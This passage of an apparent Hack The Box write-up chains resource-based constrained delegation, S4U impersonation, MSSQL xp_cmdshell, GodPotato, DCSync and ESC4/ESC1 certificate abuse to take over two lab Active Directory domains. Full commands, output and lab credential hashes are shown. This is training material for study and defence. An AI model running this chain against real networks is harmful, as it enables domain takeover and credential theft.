
Going back to the BloodHound data I can see several outbound edges from c.carlssen. The account can modify three service accounts. svc_sql seems to be the prime target here as it’s the only one with a SPN (mssqlsvc) and running netstat through the linked beacon confirms that MSSQL is listening.
Another look at the domain data reveals c.adam is a member of the Database Admins group and this membership might grant high privileges. In order to impersonate this user I configure resource-based constrained delegation (RBCD) on svc_sql for pong_gmsa$.
c2 > make_token -username PONG.HTB\c.carlssen -password A()DUJ!@414

c2 > powerpick Set-ADUser svc_sql -PrincipalsAllowedToDelegateToAccount pong_gmsa$ -Server dc2.pong.htb
Then I impersonate c.adam while getting a TGS to mssqlsvc.
c2 > forge_net_Rubeus -args 's4u /nowrap /impersonateuser:c.adam /msdsspn:"mssqlsvc/dc2.pong.htb" /domain:pong.htb /user:pong_gmsa$ /aes256:25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561 /opsec /nowrap /dc:dc2.pong.htb'
[*] Passing execution to apollo's "inline_assembly" command for further processing...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: S4U

[*] Using domain controller: dc2.pong.htb (192.168.2.2)
[!] Pre-Authentication required!
[!]	AES256 Salt: PONG.HTBhostpong_gmsa.pong.htb
[!]	Etype 23 Salt: <not provided>
[*] Using aes256_cts_hmac_sha1 hash: 25F723BF67708CAD8AE181E861D59C3E3407E0C4C079F25673481C5F169A6561
[*] Building AS-REQ (w/ preauth) for: 'pong.htb\pong_gmsa$'
[*] Using domain controller: 192.168.2.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwIBBaEDAg<SNIP>


[*] Action: S4U

[*] Building S4U2self request for: 'Pong_gMSA$@PONG.HTB'
[+] Sequence number is: 397387034
[*] Using domain controller: dc2.pong.htb (192.168.2.2)
[*] Sending S4U2self request to 192.168.2.2:88
[+] S4U2self success!
[*] Got a TGS for 'c.adam' to 'Pong_gMSA$@PONG.HTB'
[*] base64(ticket.kirbi):

      doIFOjCCBTagAwIBBaEDAg<SNIP>

[*] Impersonating user 'c.adam' to target SPN 'mssqlsvc/dc2.pong.htb'
[*] Building S4U2proxy request for service: 'mssqlsvc/dc2.pong.htb'
[+] Sequence number is: 1587070999
[*] Using domain controller: dc2.pong.htb (192.168.2.2)
[*] Sending S4U2proxy request to domain controller 192.168.2.2:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'mssqlsvc/dc2.pong.htb':

      doIGTDCCBkigAwIBBaEDAg<SNIP>
To easily interact with the database I open a SOCKS proxy on one of the agents. Then I copy the base64-encoded kirbi ticket from the previous command, decode it and then convert it into a ccache file with ticketConverter from impacket.
$ impacket-ticketConverter mssql.kirbi mssql.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] converting kirbi to ccache...
[+] done

$ export KRB5CCNAME=mssql.ccache

$ proxychains -q impacket-mssqlclient -k \
                                      -no-pass \
                                      dc2.pong.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC2): Line 1: Changed database context to 'master'.
[*] INFO(DC2): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (pong\C.Adam  dbo@master)>
Running enum_logins shows any member of Database Admins is actually a sysadmin, so I activate xp_cmdshell right away. By executing whoami /priv through it I find out the SeImpersonate privilege is enabled, so I should be able to escalate my privileges easily.
SQL (pong\C.Adam  dbo@master)> enum_logins
name                                type_desc       is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
---------------------------------   -------------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa                                  SQL_LOGIN                 0          1               0             0            0              0           0           0           0
##MS_PolicyEventProcessingLogin##   SQL_LOGIN                 1          0               0             0            0              0           0           0           0
##MS_PolicyTsqlExecutionLogin##     SQL_LOGIN                 1          0               0             0            0              0           0           0           0
pong\Database Admins                WINDOWS_GROUP             0          1               0             0            0              0           0           0           0
NT SERVICE\SQLWriter                WINDOWS_LOGIN             0          1               0             0            0              0           0           0           0
NT SERVICE\Winmgmt                  WINDOWS_LOGIN             0          1               0             0            0              0           0           0           0
NT SERVICE\MSSQLSERVER              WINDOWS_LOGIN             0          1               0             0            0              0           0           0           0
pong\Administrator                  WINDOWS_LOGIN             0          1               0             0            0              0           0           0           0
BUILTIN\Users                       WINDOWS_GROUP             0          0               0             0            0              0           0           0           0
NT AUTHORITY\SYSTEM                 WINDOWS_LOGIN             0          0               0             0            0              0           0           0           0
NT SERVICE\SQLTELEMETRY             WINDOWS_LOGIN             0          0               0             0            0              0           0           0           0

SQL (pong\C.Adam  dbo@master)> enable_xp_cmdshell
INFO(DC2): Line 196: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC2): Line 196: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.

SQL (pong\C.Adam  dbo@master)> xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
NULL
PRIVILEGES INFORMATION
----------------------
NULL
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
NULL
Through the previously established link I upload GodPotato to DC2. Additionally I create yet another Apollo binary but this time with tcp transport that listens on port 10000 and upload this as well.
Then I call the new beacon through GodPotato and spawn it as SYSTEM. As done before I establish the link with the beacon running on DC2.
SQL (pong\C.Adam dbo@master)> xp_cmdshell C:\ryuki\GodPotato-NET4.exe -cmd "cmd /c C:\ryuki\tcp.exe"Access as r.martinelli
Now that I’ve taken over the PONG.HTB domain and have all their credentials I want to make my way back to PING.HTB. Therefore I look for principals with foreign group memberships in BloodHound. This built-in query finds r.martinelli, a member of the CA Managers, with high privileges over a certificate template called SmartCardAuthentication.

Those rights (ESC4) should be sufficient to make that template vulnerable to ESC1 and then take over the other domain as well. First I dump the credentials with my SYSTEM beacon.
c2 > mimikatz "privilege::debug" "lsadump::dcsync /user:r.martinelli" "exit"

[Debug] New command line via PEB: "mimikatz.exe" "privilege::debug" "lsadump::dcsync /user:r.martinelli" "exit"
[*] Calling PE entry point...

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec  1 2021 12:21:44
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:r.martinelli
[DC] 'pong.htb' will be the domain
[DC] 'DC2.pong.htb' will be the DC server
[DC] 'r.martinelli' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : R.Martinelli

** SAM ACCOUNT **

SAM Username         : R.Martinelli
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/17/2026 7:33:50 AM
Object Security ID   : S-1-5-21-2410575906-3092493790-2123333151-1124
Object Relative ID   : 1124

Credentials:
  Hash NTLM: d60fc26a0569b953a5cebd1392232630
    ntlm- 0: d60fc26a0569b953a5cebd1392232630
    lm  - 0: 78b352ad9d97d4d8a7aec603ef494dc5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e34749f042a216ebf7bdaa89a93fa8e8

* Primary:Kerberos-Newer-Keys *
    Default Salt : PONG.HTBR.Martinelli
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
      aes128_hmac       (4096) : 14f94b4b3deaabde802460945a2079e9
      des_cbc_md5       (4096) : 8c437f1f578f3b3b

* Primary:Kerberos *
    Default Salt : PONG.HTBR.Martinelli
    Credentials
      des_cbc_md5       : 8c437f1f578f3b3b

--- SNIP ---

mimikatz(commandline) # exit
Bye!

[*] PE function returned with exit code: 0

[*] Process exited
Shell as SYSTEM on DC1
Then I create a new session on one of the beacons on DC2 and inject a TGT for r.martinelli.
c2 > make_token PONG.HTB\r.martinelli doesnotmatter -netOnly

c2 > forge_net_Rubeus -args "asktgt /domain:pong.htb /user:R.Martinelli /aes256:61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98 /opsec /enctype:aes256 /nowrap" -version 4.7_Any -execution inline_assembly
[*] Passing execution to apollo's "inline_assembly" command for further processing...

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using domain controller: DC2.pong.htb (::1)
[!] Pre-Authentication required!
[!]	AES256 Salt: PONG.HTBR.Martinelli
[!]	Etype 23 Salt: <not provided>
[*] Using aes256_cts_hmac_sha1 hash: 61e48d17cfe9507a3095dfb84b218a4b803aa0984b123e432bc2a40fc5f7fe98
[*] Building AS-REQ (w/ preauth) for: 'pong.htb\R.Martinelli'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFg<SNIP>hUQg==

  ServiceName              :  krbtgt/PONG.HTB
  ServiceRealm             :  PONG.HTB
  UserName                 :  R.Martinelli (NT_PRINCIPAL)
  UserRealm                :  PONG.HTB
  StartTime                :  6/27/2026 7:22:20 PM
  EndTime                  :  6/28/2026 5:22:20 AM
  RenewTill                :  7/4/2026 7:22:20 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  ON+eg+X2tkV9tYWZBtHmpFqYQo47+6mdDfipQ+L/kFU=
  ASREP (key)              :  61E48D17CFE9507A3095DFB84B218A4B803AA0984B123E432BC2A40FC5F7FE98

c2 > ticket_cache_add -b64ticket doIFg<SNIP>hUQg==
It looks like the Domain Controller DC2 cannot resolve anything related to the PING.HTB domain. In order to fix this I set the DNS server to 192.168.2.1.
c2 > run -Executable netsh -Arguments "interface ipv4 set dnsservers name="Ethernet" static 192.168.2.1 primary"Then I can make the certificate template SmartcardAuthentication vulnerable to ESC1 by first setting the owner to r.martinelli and then allowing enrollees to supply the subject alternative name and make any user able to enroll.
c2 > forge_net_Certify -args "manage-template --template SmartcardAuthentication --template-ldap-server dc1.ping.htb --template-domain ping.htb --owner S-1-5-21-2410575906-3092493790-2123333151-1124 --supply-subject --enroll S-1-5-11"

[*] Passing execution to apollo's "inline_assembly" command for further processing...
[!] CoInitializeSecurity has already been called. DCOM-related actions may not work as intended.

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v2.0.0

[*] Action: Manage a certificate template
[*] Using the search base 'CN=Configuration,DC=ping,DC=htb'

[*] Attempting to toggle security permissions on the CA.
[*] Successfully modified the certificate template.

[*] Attempting to toggle certificate name flags on the certificate template.
[*] Successfully modified the certificate template.

Certify completed in 00:00:00.3981702
As I did in the very beginning, I once again request a new certificate with c.roberts, but this time with the SmartcardAuthentication template and while supplying the upn and sid for the Administrator account.
$ certipy req -u 'c.roberts@ping.htb' \
              -p 'AssumedBreach123' \
              -dc-host dc1.ping.htb \
              -target dc1.ping.htb \
              -k \
              -template SmartcardAuthentication \
              -ca ping-DC1-CA \
              -upn 'administrator@ping.htb' \
              -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
I then can use the requested certificate to authenticate to the Domain Controller DC1 to get a TGT and the NTLM hash. With the ticket I get an interactive shell on the target with evil-winrm-py.
$ certipy auth -pfx administrator.pfx \
               -dc-ip 10.129.20.146
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@ping.htb'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: 'administrator@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ping.htb': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff

$ export KRB5CCNAME=administrator.ccache

$ evil-winrm-py -i dc1.ping.htb -k
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'dc1.ping.htb:5985' as 'administrator@PING.HTB'
evil-winrm-py PS C:\Users\Administrator\Documents>
Attack Path
flowchart TD

subgraph "Privilege Escalation"
    A(Assume Breach) -->|Enroll with TemporaryWinRM| B(Shell as c.roberts)
    B -->|Access to PONG.HTB| C(Enumerate domain)
    C -->|ReadGMSAPassword| D(Access as PONG_GMSA$)
    D -->|JEA| E(Shell as PONG_GSMA$ on DC1)
    E -->|"PowerShell History
with
credentials for c.carlssen"| F(Shell as c.carlssen on DC2)
    F -->|RBCD| G(MSSQL access as c.adam)
    G -->|SeImpersonate| H(Shell as SYSTEM on DC2)
    H -->|Dump credentials| I(Access as r.martinelli)
    I -->|ESC4 on SmartcardAuthentication| J(Certificate for Administrator)
    J --> K(Shell as Administrator on DC1)
end